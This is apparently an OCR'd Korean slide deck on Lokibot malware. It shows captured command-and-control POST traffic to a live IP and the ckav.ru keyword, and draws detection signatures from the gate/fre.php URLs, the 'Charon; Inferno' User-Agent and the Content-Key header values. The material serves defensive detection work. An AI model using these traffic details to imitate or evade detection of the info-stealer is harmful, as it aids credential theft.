
빅데이터 활용 하기

2. 더 많은 이벤트 확보(커버리지 확보)



더 많은 이벤트 확보

Lokibot 악성코드 트렌드 분석




탐지 이벤트 급증

탐지 이벤트 급증

더 많은 이벤트 확보

Lokibot 악성코드 분석

```
.rdata:00418984 unk_418984      db 0F8h ; ø
.rdata:00418985                 db  6Ah ; j
.rdata:00418986                 db 0F0h ; ð
.rdata:00418987                 db  4Dh ; M
.rdata:00418988                 db 0A7h ; §
.rdata:00418989                 db 0D6h ; Ö
.rdata:0041898A                 db  91h ; ‘
.rdata:0041898B                 db 0E6h ; æ
.rdata:0041898C                 db    0
```



Lokibot URL 확인

```
POST /~giftioz/.vogofis/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 107.175.150.73
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Conten
Conten
Connec
...ckav.ru..
..(...
m i n                W I
...a.d[redacted].N.7.U.....W.I.N.-.K.Q.Q.J.Q.O.S.R.N.7.U.....0...E.6.4.9.2.3.5.A.D.4.3.7.9.E.1.8.F.0.A.
2.3.F.0.A.
```

Lokibot 통신 패킷 확인

더 많은 이벤트 확보

패턴화

1. URL 형식

   Gate.php / fre.php / mode.php

2. User-Agent

   Mozilla/4.08 (Charon; Inferno)

3. Content-key


   POST 요청 HTTP 해더 내 존재하는 4바이트 특정 값

4. 패킷 내 특정 키워드

   ckav.ru

더 많은 이벤트 확보

추가 이벤트 확보를 통한 탐지&대응 커버리지 확대



더 많은 이벤트 확보

탐지 결과

1.POST요청URL : http://[redacted]/monyman/gate.php

1.POST요청URL : http://[redacted]/farma/panel/fre.php

1.POST요청URL : http://[redacted]/m3-q/pin.php
2.User-Agent: Mozilla/4.08 (Charon; Inferno)
=> 해당 UA는 LokiBot의 전형적인 UA
3.Content-Key: F949D6FE
=> POST요청 HTTP헤더 내 존재하는 LokiBot의 전형적인 헤더 값
4.탐지로그 : POST /m3-q/pin.php HTTP/1.0::~~User-Agent: Mozilla/4.08 (Charon; Inferno)::~~Host: [redacted]::~~Accept: */*::~~Conter
binary::~~Content-Key: F949D6FE::~~C

변종 탐지

1.POST요청URL : http://[redacted]/~client/.ku/sj'x.php/rvtv1ymxnN7xm
2.User-Agent: Mozilla/4.08 (Charon; Inferno)
=> 해당 UA는 LokiBot의 전형적인 UA
3.Content-Key: 6219AEF4
=> POST요청 HTTP헤더 내 존재하는 LokiBot의 전형적인 헤더 값
4.탐지로그 : B.\.~.o...P..C56..wP.......POST /~client/.ku/sj'x.php/rvtv1ymxnN7xm HTTP/1.0..User-Agent:
Mozilla/4.08 (Charon; Inferno)..Host: [redacted]..Accept: */*..Content-Type:
application/octet-stream..Content-Encoding: binary..Content-Key: 6219AEF4..Content-Length:
174..Connection: close....

빅데이터 활용 정리

1. 상관관계 분석

NW보안 탐지 정보와 악성코드 분석 정보 데이터 마이닝

-> 고도화된 패턴으로 현황에 맞는 차단 가능 (미탐, 오탐 방지 / 정탐율 상승)

-> 데이터 핸들링을 통한 장비 효율성 증가 (장비 부하 감소, 탐지 이벤트 증폭)


2. 유연한 데이터 활용

탐지 장비, 대응 시스템간 연동 및 상호작용

-> 새로운 데이터 추가 확보 (대응 속도 증가)

-> 데이터 검증

-> 차단 시스템 자동 등록 (프로세스 자동화)




향후 계획

빅데이터를 더 빅데이터하게 쓰기

Threat Intelligence

Malware Profiling

Machine Learning


THANK
YOU